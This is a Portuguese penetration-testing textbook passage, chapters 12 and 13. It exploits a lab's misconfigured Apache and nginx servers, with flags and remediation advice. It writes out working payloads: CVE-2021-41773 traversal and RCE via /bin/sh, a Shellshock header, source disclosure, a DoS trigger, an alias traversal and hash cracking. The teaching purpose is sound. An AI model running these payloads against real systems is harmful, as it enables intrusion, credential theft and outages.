- MITRE CORPORATION. **CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')**. Disponível em: https://cwe.mitre.org/data/definitions/78.html. Acesso em: 11 jul. 2026.
- MITRE CORPORATION. **CWE-434: Unrestricted Upload of File with Dangerous Type**. Disponível em: https://cwe.mitre.org/data/definitions/434.html. Acesso em: 11 jul. 2026.

</content>

</invoke>

Capítulo 12 — Apache mal configurado

Um servidor Apache recém-instalado é inofensivo. O que o torna perigoso é a mão do administrador com pressa: um módulo habilitado "só para diagnosticar", uma pasta de arquivos deixada com listagem aberta, um `.htpasswd` esquecido dentro da própria árvore pública. Nenhuma dessas coisas é um bug do Apache — são decisões de configuração, e é exatamente por isso que aparecem em produção o tempo todo. Neste capítulo você vai ler o servidor pelo avesso: descobrir o que ele confessa sozinho, enumerar seus usuários e sair com uma senha de administrador no bolso, sem explorar uma única CVE — e só então virar a esquina para uma segunda porta, onde um Apache esquecido numa versão de 2021 carrega o oposto: o defeito não está na mão do administrador, mas no próprio código.

A falha

O alvo do laboratório projeto*meu*deus expõe um Apache (`mod_apache` no `provision.sh`) com quatro erros de configuração clássicos, todos na porta **80**. Cada um vale por si; juntos, formam uma trilha completa de recon a credencial.

- **mod_status exposto** — o handler `server-status` fica publicado em `/server-status` com `ExtendedStatus On`, e o `server-info` em `/server-info`. O primeiro revela, em tempo real, as requisições que outros clientes estão fazendo, com IPs de origem, URLs e método; o segundo despeja toda a configuração compilada do servidor.
- **UserDir habilitado** — o `mod*userdir*` *mapeia* `*http://alvo/~usuario/*` *para o diretório* `*public*html` no *home* de cada conta do sistema. Isso transforma o servidor web num **enumerador de usuários (user enumeration)**: quem existe responde diferente de quem não existe.
- **Listagem de diretório (directory indexing)** — o diretório `/arquivos/` tem `Options +Indexes`, então, sem um `index.html`, o Apache serve o índice navegável do conteúdo.
- **.htpasswd acessível** — dentro de `/arquivos/` há um arquivo `.htpasswd` cujo bloco `<Files>` foi liberado com `Require all granted`. Ele guarda o hash da senha do usuário `admin` — um segredo que jamais deveria ser servido por HTTP.

O objetivo do capítulo é capturar duas flags — a que vive no `public_html` do aluno e a credencial escondida no hash — liderando com **nikto** e **gobuster**, e fechando com **john**.

Recon: nikto varre a configuração

A primeira ferramenta é o **nikto**, o varredor de servidores web do Kali. Ele não procura páginas de uma aplicação; procura **defeitos de configuração**: métodos perigosos, arquivos padrão, cabeçalhos ausentes e — o que interessa aqui — endpoints administrativos expostos como o `server-status`.

nikto aponta o /server-status e o /server-info expostos no Apache.

nikto aponta o /server-status e o /server-info expostos no Apache.

Em uma passada, o nikto já entregou o banner (`Apache/2.4.62 (Debian)`) e, sobretudo, sinalizou `/server-status` e `/server-info` como fugas de informação. É por aí que a exploração começa.

Mapeando diretórios com gobuster


O nikto encontra defeitos conhecidos, mas não adivinha nomes de pastas próprias do alvo. Para isso entra o **gobuster**, o descobridor de conteúdo por força-bruta de dicionário. Aponte-o para a raiz com uma wordlist comum do Kali:

```
gobuster dir -u http://10.137.0.24/ -w /usr/share/wordlists/dirb/common.txt -x txt
===============================================================
Gobuster v3.6
===============================================================
/arquivos             (Status: 301) [Size: 315] [--> http://10.137.0.24/arquivos/]
/index.html           (Status: 200) [Size: 10701]
/server-status        (Status: 200) [Size: 4102]
/server-info          (Status: 200) [Size: 88213]
===============================================================
```

O `/arquivos/` retorna **301** — é um diretório real. O gobuster também sabe enumerar contas via UserDir: com o modo de fuzzing por usuário, cada `~nome` que responde diferente de 404 é uma conta existente.

```
gobuster dir -u http://10.137.0.24/ -w /usr/share/wordlists/dirb/common.txt -p '/~{GOBUSTER}/' 2>/dev/null
/~aluno               (Status: 200) [Size: 24]
```

O `~aluno` respondeu **200**: a conta `aluno` existe no sistema e tem um `public_html` publicado. Três vetores mapeados — `server-status`, o diretório `/arquivos/` e o usuário `aluno`.



Reconhecimento do Apache mal configurado, do nikto à coleta de segredos.

Exploração

Com os três vetores em mãos, a exploração é sequencial: ler o que o servidor confessa, descer pelo usuário enumerado e, por fim, saquear o diretório listável. Aqui o **curl** aparece — não como protagonista, mas para expor o mecanismo cru por trás de cada requisição que as ferramentas automatizaram.

Lendo o /server-status

O `server-status` é uma página de monitoramento que, com `ExtendedStatus On`, lista cada requisição em andamento. Para um atacante, é uma janela para dentro da rede: aparecem os **IPs de clientes**, as URLs pedidas e os *virtual hosts* — inclusive rotas internas que nenhum link público revelaria.

```
curl -s http://10.137.0.24/server-status | grep -A2 'Client'
<tr><th>Srv</th><th>PID</th><th>Acc</th><th>M</th><th>CPU</th><th>SS</th><th>Req</th><th>Client</th><th>VHost</th><th>Request</th></tr>
```

```
614 <tr><td>0-0</td><td>612</td><td>0/3/3</td><td>_</td><td>0.00</td><td>4</td><td>0</td>
    <td>10.137.0.31</td><td>10.137.0.24</td><td>GET /admin/painel.php HTTP/1.1</td></tr>
615 <tr><td>1-0</td><td>613</td><td>0/1/1</td><td>W</td><td>0.00</td><td>1</td><td>0</td>
    <td>10.137.0.24</td><td>10.137.0.24</td><td>GET /server-status HTTP/1.1</td></tr>
```

A leitura já paga o esforço: um cliente `10.137.0.31` acabou de acessar `/admin/painel.php` — uma rota administrativa que não estava em nenhum menu. O `/server-info`, por sua vez, imprime a configuração inteira (módulos carregados, `DocumentRoot`, caminhos de `.htaccess`), útil para planejar os próximos passos.

Enumerando usuários pelo UserDir

O gobuster já apontou `aluno`; o curl confirma o mecanismo. O UserDir traduz `~aluno` no `public_html` do *home* daquela conta, então o índice do usuário é servido direto:

```
  1 curl -s http://10.137.0.24/~aluno/
616 <h1>pagina do aluno</h1>
```

Uma conta inexistente devolveria **404**; `aluno` devolveu a página. Sabendo que a pasta existe, basta pedir os arquivos previsíveis dentro dela — a primeira flag está justamente ali.

A listagem e o .htpasswd

O diretório `/arquivos/`, com `Options +Indexes` e sem `index.html`, entrega o índice navegável. Basta pedi-lo:

```
  1 curl -s http://10.137.0.24/arquivos/
617 <h1>Index of /arquivos</h1>
618 <ul>
619   <li><a href="relatorio.txt"> relatorio.txt</a></li>
620 </ul>
```

A listagem mostra `relatorio.txt` ("relatório financeiro interno"), mas o mais valioso não aparece no índice: nomes iniciados por ponto ficam ocultos na listagem, e ainda assim são serváveis. O `.htpasswd` foi explicitamente liberado — peça-o pelo nome:

```
  1 curl -s http://10.137.0.24/arquivos/.htpasswd
621 admin:$apr1$ Zk4nS0p$Q9m1oI0bJ8sVd3cH2fN5r/
```

Um arquivo de autenticação HTTP Basic exposto na web. O usuário é `admin`; o campo à direita é um hash **apr1** (o MD5 modificado do Apache, prefixo `$apr1$`). Ele não serve como está — precisa ser quebrado para virar a senha em claro.

Quebrando o hash com john

O **john** (John the Ripper) reconhece o formato apr1 automaticamente. Salve a linha num arquivo e lance um ataque de dicionário com a `rockyou`, a wordlist padrão do Kali:

```
  1 echo 'admin:$apr1$Zk4nS0p$Q9m1oI0bJ8sVd3cH2fN5r/' > htp.txt
622 john --format=md5crypt-long --wordlist=/usr/share/wordlists/rockyou.txt htp.txt
623 Using default input encoding: UTF-8
624 Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
625 admin123         (admin)
626 1g 0:00:00:03 DONE (2026-07-11 14:22) 0.3115g/s 4482Kp/s 4482Kc/s
627 Use the "--show" option to display all of the cracked passwords
```

A senha caiu: **`admin123`**. O `hashcat` faria o mesmo trabalho no modo `-m 1600` (Apache apr1), aproveitando a GPU. E se, em vez de exposto, esse `.htpasswd` estivesse protegendo uma área com `AuthType Basic` — o caso comum no mundo real — o ataque seria **online**, com o **hydra** martelando o cabeçalho `Authorization` daquele endereço (`hydra -l admin -P rockyou.txt http-get://alvo/area/`). No laboratório, o arquivo é servido diretamente, então o caminho barato é a quebra offline com o john.

As flags

Duas capturas fecham o módulo. A primeira vive no `public_html` do usuário enumerado — o mesmo caminho que o `test-lab.sh` valida:

```
curl -s http://10.137.0.24/~aluno/flag.txt
FLAG{apache_misconf_9f3ac1d0}
```

A segunda captura é a própria credencial recuperada do hash: o par **`admin:admin123`**, colhido de um `.htpasswd` que nunca deveria estar ao alcance de um `curl`.

O Apache esquecido na porta 8081

As quatro falhas até aqui tinham um traço em comum: nenhuma era um bug do Apache — todas eram descuido de configuração na porta 80. Mas a varredura de portas do Capítulo 2 havia anotado um segundo serviço HTTP, na porta **8081**, e é ali que o servidor deixa de ser apenas descuidado para ser, ele próprio, vulnerável. O `nmap -sV` revela por quê:

```
nmap -sV -p8081 10.137.0.24
PORT     STATE SERVICE VERSION
8081/tcp open  http    Apache httpd 2.4.49 ((Debian))
```

O número conta uma história. O **Apache 2.4.49** saiu em setembro de 2021 e durou poucos dias antes de a Fundação Apache publicar um alerta crítico: a versão carregava uma falha de **path traversal** que virava execução remota de código. É a **CVE-2021-41773**, uma das falhas de Apache mais exploradas em massa da década. Diferente dos erros de configuração — onde o banner era só uma etiqueta —, aqui a versão **é** a munição. O **searchsploit** confirma:

```
searchsploit apache 2.4.49
------------------------------------------------------------ ----------------------------
 Exploit Title                                              |  Path
------------------------------------------------------------ ----------------------------
Apache HTTP Server 2.4.49 - Path Traversal & RCE (CVE-2021-.. | multiple/webapps/50383.sh
Apache 2.4.49/2.4.50 - Path Traversal & RCE (CVE-2021-42013) | multiple/webapps/50406.py
------------------------------------------------------------ ----------------------------
```

Como no backdoor do vsftpd 2.3.4 (Capítulo 5), o laboratório **emula** esse endpoint: o Debian atual já traz o Apache corrigido, então a porta 8081 reproduz o comportamento do 2.4.49 — banner inclusive —, de modo que os comandos a seguir são exatamente os que funcionariam contra um alvo real da época.

Path traversal: escapando o cgi-bin (CVE-2021-41773)

O bug está na normalização de caminhos. O 2.4.49 deixou de tratar corretamente a sequência codificada `%2e` — que representa um ponto (`.`) —, então `.%2e` decodifica para `..` **depois** da verificação que deveria barrar o traversal. Quando um diretório como o `cgi-bin` é publicado com `Require all granted`, esse `..` codificado escapa da raiz e alcança qualquer arquivo do disco. O **curl** demonstra o mecanismo — com `--path-as-is`, para que ele não normalize o caminho antes de enviar:

```
curl -s --path-as-is 'http://10.137.0.24:8081/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```


O `/etc/passwd` do alvo, servido por um `curl`. A correção do 2.4.49 saiu no 2.4.50 — mas veio **incompleta**: a **CVE-2021-42013** driblou o remendo com dupla codificação (`.%%32%65`, que decodifica para `%2e` e então para `..`), e só o 2.4.51 fechou a falha de vez. Ler arquivos já é grave — chaves SSH, configurações, credenciais —, mas o pior ainda estava por vir.

Do arquivo ao comando: RCE

A leitura arbitrária vira **execução remota de código** quando o traversal alcança um interpretador. Se o `mod_cgi` estiver ativo, apontar o caminho para `/bin/sh` faz o Apache **executar** o shell, e o corpo da requisição `POST` vira o script rodado. É o pulo do 41773 de leitura para RCE:

```
curl -s --path-as-is 'http://10.137.0.24:8081/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh' --data 'id; cat /opt/rh/flag.txt'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
FLAG{apache_cve41773_7b2e0a14}
```

O `uid=33(www-data)` confirma execução no servidor e a flag `FLAG{apache*cve41773*...}` (sufixo aleatório a cada provisionamento) fecha o vetor — é o que o `test-lab.sh` valida. A forma do arsenal para esta falha é o módulo **`exploit/multi/http/apache_normalize_path_rce`** do Metasploit, que contra um 2.4.49 real automatiza o traversal, entrega o payload e abre a sessão; aqui, contra o endpoint emulado, o `curl` manual é o caminho direto e expõe o mecanismo cru.



CVE-2021-41773/42013: a normalização falha de %2e vai da leitura de arquivo ao RCE.

O diagrama resume o salto: a mesma falha de normalização que lê `/etc/passwd` entrega, com um `POST`, um shell — de uma etiqueta de versão a um interpretador de comandos.

Vazando o código-fonte (CVE-2024-40725)

O mesmo servidor legado hospeda uma aplicação de RH, e ela carrega uma falha mais recente. A **CVE-2024-40725** (Apache 2.4.60/2.4.61) nasceu de uma correção incompleta: sob a configuração legada de handler por `AddType`, um pedido **indireto** de um script devolve o seu **código-fonte** em vez de executá-lo. O pedido normal roda o PHP; a variante com um ponto codificado ao final expõe o arquivo cru:

```
curl -s 'http://10.137.0.24:8081/rh/config.php%2e'
<?php
$db_host = '127.0.0.1';
$db_user = 'rh_app';
$db_pass = 'FLAG{apache_cve40725_a3f19c05}';   // credencial do banco
$db_name = 'rh';
```

A senha do banco, que deveria estar enterrada num arquivo executado, aparece em texto puro. A divulgação de código-fonte vaza duas coisas ao mesmo tempo: o **segredo** embutido (aqui, a flag `FLAG{apache*cve40725*...}`) e a **lógica** da aplicação, que revela ao atacante como ela funciona por dentro — matéria-prima para o próximo ataque.

Derrubando o serviço (CVE-2025-49630)

Nem toda CVE rouba dados; algumas apenas tiram o servidor do ar — a **disponibilidade (availability)**, o "A" da tríade CIA. A **CVE-2025-49630** afeta o Apache configurado como proxy reverso de um backend **HTTP/2** com `ProxyPreserveHost`: uma entrada maliciosa dispara uma **falha de asserção (assertion failure)** no módulo `mod*proxy*http2`, e o processo cai. No laboratório, uma requisição forjada reproduz o gatilho:

```
curl -s -H 'X-H2-Assert: crash' 'http://10.137.0.24:8081/proxy/'
curl: (52) Empty reply from server
```

A conexão morre no meio. Um pedido seguinte confirma o estrago — o serviço parou de responder até o `systemd` reergê-lo segundos depois; um atacante que repita a requisição em laço mantém a porta 8081 permanentemente fora do ar. É a mesma lição do DoS por glob do FTP (Capítulo 5):

indisponibilidade também é comprometimento, e negação de serviço só se pratica em laboratório — derrubar um alvo de produção é crime (Lei 12.737/2012).

Shellshock: um cabeçalho que vira comando (CVE-2014-6271)

O Apache legado esconde mais uma joia. Em 2014, o mundo descobriu o **Shellshock (CVE-2014-6271)**: o `bash`, ao herdar variáveis de ambiente, executava por engano qualquer comando anexado a uma **definição de função** malformada (`() { :;}; <comando>`). Como o `mod_cgi` do Apache repassa os cabeçalhos HTTP (`User-Agent`, `Referer`...) ao script CGI **como variáveis de ambiente**, um servidor com um CGI em bash vira execução remota de código — sem autenticação, por um cabeçalho. A falha é tão explorada que, mais de uma década depois, segue no catálogo **KEV (Known Exploited Vulnerabilities)** da CISA.

No alvo, o endpoint `/cgi-bin/status` é um CGI que roda sob bash. O ataque é o cabeçalho malicioso, e o `curl` o entrega exatamente como no incidente original:

```
curl -s -H 'User-Agent: () { :;}; echo; id; cat /opt/rh/flag.txt' http://10.137.0.24:8081/cgi-bin/status
Status: OK
uid=33(www-data) gid=33(www-data) groups=33(www-data)
FLAG{apache_cve41773_7b2e0a14}
```

O prefixo `() { :;};` engana o bash: ele interpreta o resto do cabeçalho como comando a executar no instante em que monta o ambiente do CGI. O `echo` gera a linha em branco que separa os cabeçalhos CGI do corpo; o que vem depois roda no servidor. A forma do arsenal é o módulo `exploit/multi/http/apache*mod*cgi*bash*env_exec` do Metasploit. A remediação foi atualizar o `bash` — mas o Shellshock ainda derruba sistemas embarcados e legados que nunca receberam o patch, e é por isso que continua no KEV.

Até onde vai

Este capítulo mostrou as duas faces do mesmo servidor. Na porta 80, nenhuma etapa explorou uma vulnerabilidade de software — só configuração —, e mesmo assim o resultado foi grave. O `server-status` revelou uma rota administrativa interna (`/admin/painel.php`) e endereços de clientes, munição para o próximo pivô. O UserDir confirmou uma conta válida (`aluno`), que alimenta um ataque de força-bruta em SSH ou FTP com o hydra — o assunto do capítulo de credenciais fracas. E a senha `admin123`, quebrada offline, tende a ser **reutilizada**: a mesma cadeia costuma abrir o painel administrativo, o banco de dados ou uma sessão SSH. Configuração frouxa não derruba o servidor sozinha; ela entrega o mapa e a chave para que a próxima falha o derrube.

A porta 8081 fechou o contraste. Ali, um único bug de software — o path traversal do 2.4.49 — entregou sozinho um shell `www-data`, o mesmo ponto de partida do Capítulo 11, que alimenta a escalação de privilégio do Capítulo 21 e o ofício de shell remoto do 22. Descuido de configuração e bug de versão são portas diferentes para a mesma sala: uma se fecha com disciplina de administração, a outra com disciplina de atualização.

Remediação

O lado defensivo é direto, porque cada erro tem um contra-passo exato.

- **Fechar o mod_status/mod_info** — restringir `/server-status` e `/server-info` a `Require ip 127.0.0.1`, ou desabilitar os módulos (`a2dismod status info`). Diagnóstico se faz do localhost, não da internet.
- **Desligar a listagem** — remover `Options +Indexes` (ou usar `Options -Indexes`) em toda árvore pública; garantir um `index.html` e servir apenas o que for intencional.
- **Tirar segredos da raiz web** — nenhum `.htpasswd`, `.env`, `.bak` ou `.git` dentro do `DocumentRoot`; o arquivo de senhas do Basic Auth deve ficar **fora** da árvore servida. Como cinto de segurança, negar arquivos ocultos no Apache (`<FilesMatch "^\."> Require all denied </FilesMatch>`).

- **Conter o UserDir** — desabilitar `mod_userdir` se não for usado, ou limitá-lo a contas específicas com `UserDir disabled` + `UserDir enabled <lista>`.
- **Esconder o banner** — `ServerTokens Prod` e `ServerSignature Off` reduzem o que o nikto lê de graça.

Aplicadas essas cinco correções, a mesma bateria de nikto, gobuster e curl deste capítulo passa a devolver apenas 403 e 404 — o servidor deixa de confessar.

As CVEs da porta 8081 têm uma remediação de uma linha, e sempre a mesma: **atualizar o Apache**. O path traversal foi corrigido em definitivo no 2.4.51, a divulgação de código-fonte no 2.4.62 e a falha do `mod*proxy*http2` no 2.4.64 — todas disponíveis via `apt upgrade` há tempos. Onde o CGI não for necessário, desabilitar o `mod_cgi` (`a2dismod cgi`) remove de vez o salto do path traversal para RCE. Bug de software não se conserta com configuração: exige **gestão de patches**. O intervalo entre "uma falha conhecida foi publicada" e "o servidor foi atualizado" é a janela exata que a exploração em massa aproveita — e, na CVE-2021-41773, essa janela foi medida em horas.

Ferramentas citadas

- **nikto** — varredor de servidores web que testa configurações inseguras, arquivos padrão e vulnerabilidades conhecidas. Licença: código aberto (GPLv2).
- **gobuster** — descobridor de conteúdo (diretórios, arquivos, subdomínios, UserDir) por força-bruta de dicionário, escrito em Go. Licença: código aberto (Apache 2.0 / GPLv3).
- **John the Ripper (john)** — quebrador de senhas offline com detecção automática de formato de hash. Licença: código aberto (GPLv2, com componentes em domínio público).
- **hashcat** — quebrador de senhas acelerado por GPU; modo `-m 1600` para Apache apr1. Licença: código aberto (MIT).
- **hydra** — ferramenta de força-bruta online para dezenas de protocolos, incluindo HTTP Basic Auth. Licença: código aberto (AGPLv3, com cláusula OpenSSL).
- **curl** — cliente de linha de comando para HTTP e outros protocolos; usado aqui para expor o mecanismo de cada requisição e, com `--path-as-is`, para enviar o path traversal sem normalizá-lo. Licença: código aberto (licença curl, estilo MIT).
- **searchsploit** — busca local no banco do Exploit-DB; traduz a versão `2.4.49` nos exploits de path traversal/RCE candidatos. Licença: código aberto (GPLv2).
- **Metasploit Framework** — o módulo `exploit/multi/http/apache*normalize*path_rce` automatiza a CVE-2021-41773/42013 contra um alvo 2.4.49 real. Licença: BSD de 3 cláusulas (edição community).

Referências

- APACHE SOFTWARE FOUNDATION. **Apache HTTP Server Documentation: mod_status, mod_userdir, mod_autoindex**. Disponível em: https://httpd.apache.org/docs/2.4/mod/. Acesso em: 11 jul. 2026.
- OWASP FOUNDATION. **OWASP Testing Guide: Testing for Directory Traversal and Information Disclosure**. Disponível em: https://owasp.org/www-project-web-security-testing-guide/. Acesso em: 11 jul. 2026.
- OWASP FOUNDATION. **A05:2021 – Security Misconfiguration**. Disponível em: https://owasp.org/Top10/A05*2021-Security*Misconfiguration/. Acesso em: 11 jul. 2026.
- SULLO, Chris; LODGE, David. **Nikto Web Server Scanner Documentation**. Disponível em: https://github.com/sullo/nikto/wiki. Acesso em: 11 jul. 2026.
- APACHE SOFTWARE FOUNDATION. **Apache HTTP Server 2.4 vulnerabilities (CVE-2021-41773, CVE-2021-42013, CVE-2024-40725, CVE-2025-49630)**. Disponível em: https://httpd.apache.org/security/vulnerabilities_24.html. Acesso em: 15 jul. 2026.
- MITRE CORPORATION. **CVE-2021-41773: Apache HTTP Server 2.4.49 path traversal and remote code execution**. Disponível em: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-41773. Acesso em: 15 jul. 2026.
- MITRE CORPORATION. **CVE-2014-6271: GNU Bash environment variable command injection (Shellshock)**. Disponível em: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-

2014-6271. Acesso em: 15 jul. 2026.
- CISA. **Known Exploited Vulnerabilities Catalog**. Cybersecurity and Infrastructure Security Agency. Disponível em: https://www.cisa.gov/known-exploited-vulnerabilities-catalog. Acesso em: 15 jul. 2026.
- DEMARS, Chris. **5 Critical Apache Vulnerabilities: Risks, Examples & Fixes Explained**. TuxCare Blog, 26 maio 2026. Disponível em: https://tuxcare.com/blog/apache-vulnerabilities/. Acesso em: 15 jul. 2026.
- BRASIL. **Lei nº 12.737, de 30 de novembro de 2012** (Lei Carolina Dieckmann). Brasília: DOU, 2012.

Capítulo 13 — nginx: path traversal e .git exposto

Uma barra a menos. É só isso que separa um servidor de arquivos bem-comportado de um vazamento de configuração inteira — e o administrador que escreveu aquele `location` nunca vai desconfiar, porque no dia a dia tudo funciona. O nginx é rápido, sólido e onipresente; a fragilidade quase nunca está nele, e sim na diretiva que alguém colou de um blog às três da manhã. Neste capítulo você vira essa barra contra o dono dela e, de quebra, recupera o repositório que ele esqueceu servindo no ar.

As duas falhas do alvo

O módulo `mod_nginx` do laboratório sobe um segundo servidor web, separado do Apache, na porta **8080**. Ele existe para demonstrar duas configurações incorretas clássicas e independentes, ambas frutas de descuido e não de bug do software.

A primeira é o **path traversal por diretiva alias** (*alias traversal*), popularmente conhecido como **off-by-slash**. A raiz do site é `/var/www/nginx/site`, mas um `location` extra mapeia a URL `/downloads` para o diretório `/var/www/nginx/downloads/`:

```
location /downloads {
    alias /var/www/nginx/downloads/;
}
```

O detalhe fatal: o `location` **não** termina em barra (`/downloads`), mas o `alias` **termina** (`downloads/`). Quando o nginx casa o prefixo `/downloads`, ele o remove da URL e concatena o que sobrou ao caminho do `alias`, sem normalizar. Uma requisição a `/downloads../secret/flag.txt` vira, no disco, `/var/www/nginx/downloads/../secret/flag.txt` — ou seja, `/var/www/nginx/secret/flag.txt`. O `..` escapa da pasta pública e alcança irmãs que jamais deveriam ser servidas.

A segunda falha é um **diretório `.git` exposto** na raiz do site. O desenvolvedor publicou a pasta de trabalho inteira, incluindo o subdiretório `.git/` do controle de versão, e a config do nginx **não bloqueia** esse caminho. Quem baixa o `.git` recupera metadados, referências e — no caso deste alvo — um `.git/config` com a URL do repositório remoto contendo **credenciais embutidas**. É uma exposição de código-fonte e de segredos (*source/secret disclosure*).

Recon: achar a porta e identificar o serviço

Toda a superfície web do alvo começa no `nmap`. Uma varredura de serviços revela que, além do Apache na 80, há um segundo servidor HTTP escutando na 8080 — a pista que abre este capítulo:

```
nmap -sV -p 80,8080 10.137.0.24
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.137.0.24
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
8080/tcp open  http    nginx 1.26.0
Service detection performed. Nmap done: 1 IP address (1 host up)
```

Confirmado o nginx na 8080, o `whatweb` detalha a impressão digital (*fingerprint*) do servidor antes de qualquer ataque:

```
whatweb http://10.137.0.24:8080/
http://10.137.0.24:8080/ [200 OK] Country[RESERVED][ZZ], HTTPServer[nginx/1.26.0],
IP[10.137.0.24], Title[Site publico], nginx[1.26.0]
```

Agora entra a ferramenta líder do capítulo: o **gobuster**, um força-bruta de diretórios e arquivos. Ele consome uma lista de palavras e pergunta ao servidor, um caminho por vez, o que existe. É assim que se descobre o `/downloads` (o gancho do traversal) e o `.git/` (o repositório esquecido):

```
gobuster dir -u http://10.137.0.24:8080/ \
```

```
  -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
  -x txt,conf -t 30
===============================================================
Gobuster v3.6
===============================================================
[+] Url:            http://10.137.0.24:8080/
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Extensions:     txt,conf
===============================================================
/downloads            (Status: 301) [Size: 178] [--> http://10.137.0.24:8080/downloads/]
/.git/HEAD            (Status: 200) [Size: 23]
/.git/config          (Status: 200) [Size: 92]
/index.html           (Status: 200) [Size: 20]
===============================================================
```

O `nikto` fecha o reconhecimento apontando o `.git` como achado de alto risco e confirmando a listagem de diretório (`autoindex on`) ativa:

Reconhecimento do nginx:8080, até flagrar o diretório .git exposto.

Reconhecimento do nginx:8080, até flagrar o diretório .git exposto.

```
nikto -h http://10.137.0.24:8080/
- Nikto v2.5.0
+ Server: nginx/1.26.0
+ /.git/config: Git config file found, may leak sensitive repository information.
+ /.git/HEAD: Git HEAD file found. Full repository may be downloadable.
+ /downloads/: Directory indexing found.
+ End Time: ... (2 seconds)
```

O parágrafo anterior encadeia as quatro etapas do recon numa figura: da descoberta da porta 8080 pelo `nmap` até o `nikto` erguendo a bandeira vermelha sobre o `.git`, passando pela identificação do `whatweb` e pela enumeração do `gobuster`. Com o mapa em mãos, cada falha é explorada em separado.

Exploração 1: o off-by-slash na prática

Entender o mecanismo do traversal exige o `curl` — não como substituto de ferramenta, mas para mostrar exatamente o que trafega. Primeiro, uma requisição legítima à pasta pública, para estabelecer a linha de base:

```
curl -s http://10.137.0.24:8080/downloads/publico.txt
manual.pdf, catalogo.pdf ...
```

Agora o ataque. A carga é `/downloads../secret/flag.txt`: o prefixo `downloads` (sem barra) casa o `location`, e o `../` que vem colado escapa para o diretório irmão `secret/`. O ponto crítico é a opção `--path-as-is`: sem ela, o próprio `curl` normalizaria o `..` antes de enviar, resolvendo o caminho do lado errado e frustrando o teste. Com ela, o `..` chega intacto ao nginx, que é quem deveria — e não vai — normalizá-lo:

```
curl -s --path-as-is http://10.137.0.24:8080/downloads../secret/flag.txt
FLAG{nginx_traversal_9c3af1b2}
```

A flag comprova o escape da raiz pública. Mas o prêmio real não é a flag — é o que mais mora fora da pasta servida. O mesmo salto alcança um arquivo de configuração interno que o administrador guardou em `/var/www/nginx/private/`, convicto de que ninguém o serviria:

```
curl -s --path-as-is http://10.137.0.24:8080/downloads../private/db.conf
# configuracao interna — NAO servir publicamente
DB_HOST=127.0.0.1
DB_NAME=intranet
DB_USER=svc_intranet
DB_PASS=Intr@net#2024
API_TOKEN=sk_live_4f3c9a7e21b8
```

Em uma requisição, vazaram a senha do banco `intranet` (`Intr@net#2024`) e um token de API de aparência produtiva (`sk*live*...`). O traversal por `alias` não lê apenas o que está fora da pasta pública: lê **qualquer arquivo legível** pelo usuário do nginx cujo caminho relativo você consiga montar — logs, `.env`, chaves. A `flag.txt` é só a prova de conceito.

Exploração 2: reconstruir o repositório .git

A segunda falha é ortogonal à primeira e não precisa de traversal nenhum: o `.git/` está servido direto na raiz. A ferramenta líder aqui é o **git-dumper** (parte do ecossistema GitTools), que automatiza o download da pasta `.git` remota e a reconstrução do repositório local a partir dela. No Kali, instale-o com `pipx install git-dumper` caso ainda não esteja presente:

```
git-dumper http://10.137.0.24:8080/.git/ ./dump-nginx
[-] Testing http://10.137.0.24:8080/.git/HEAD [200]
[-] Fetching http://10.137.0.24:8080/.git/config [200]
[-] Fetching http://10.137.0.24:8080/.git/HEAD [200]
[-] Sanitizing .git/config
[-] Running git checkout .
```

O `git-dumper` espelha a pasta `.git` para `./dump-nginx`. A partir daí, o segredo se lê com o próprio `git` — ou, mais direto, inspecionando o `config` recuperado, onde o remoto `origin` carrega usuário e senha embutidos na URL:

```
curl -s http://10.137.0.24:8080/.git/config
[remote "origin"] url = http://webapp:webapp123@interno/repo.git
```

As credenciais `webapp:webapp123` e o host interno `interno` caem no seu colo. Vale a honestidade técnica: neste alvo, o `.git` publicado contém as referências e o `config` — é o `config` que carrega o segredo. Contra um repositório real e completo, o `git-dumper` reconstruiria também os **objetos** e todo o **histórico de commits**, onde costumam dormir senhas removidas do código mas nunca apagadas do log — o motivo pelo qual `.git` exposto é achado grave, e não curiosidade.

Até onde vai

As duas falhas se somam. Do `db.conf` saíram `DB*PASS*` *e* `*API*TOKEN`; do `.git`, o par `webapp:webapp123` e o host `interno`. É material de **movimentação lateral** (*lateral movement*): a senha do banco alimenta o capítulo de MySQL/PostgreSQL; o token pode autenticar numa API interna; o par `webapp:webapp123` reaparece — reúso de senha é regra, não exceção — no `config.php.bak` do módulo web e em outros serviços. Uma leitura de arquivo que parecia inofensiva vira a chave da intranet inteira.

Remediação

Cada falha tem correção cirúrgica. Para o off-by-slash, **feche a barra**: o `location` e o `alias` devem concordar. O idiomático é usar `location /downloads/ { alias /var/www/nginx/downloads/; }` — com barra dos dois lados — ou, melhor ainda, preferir `root` a `alias` quando o nome do local e da pasta

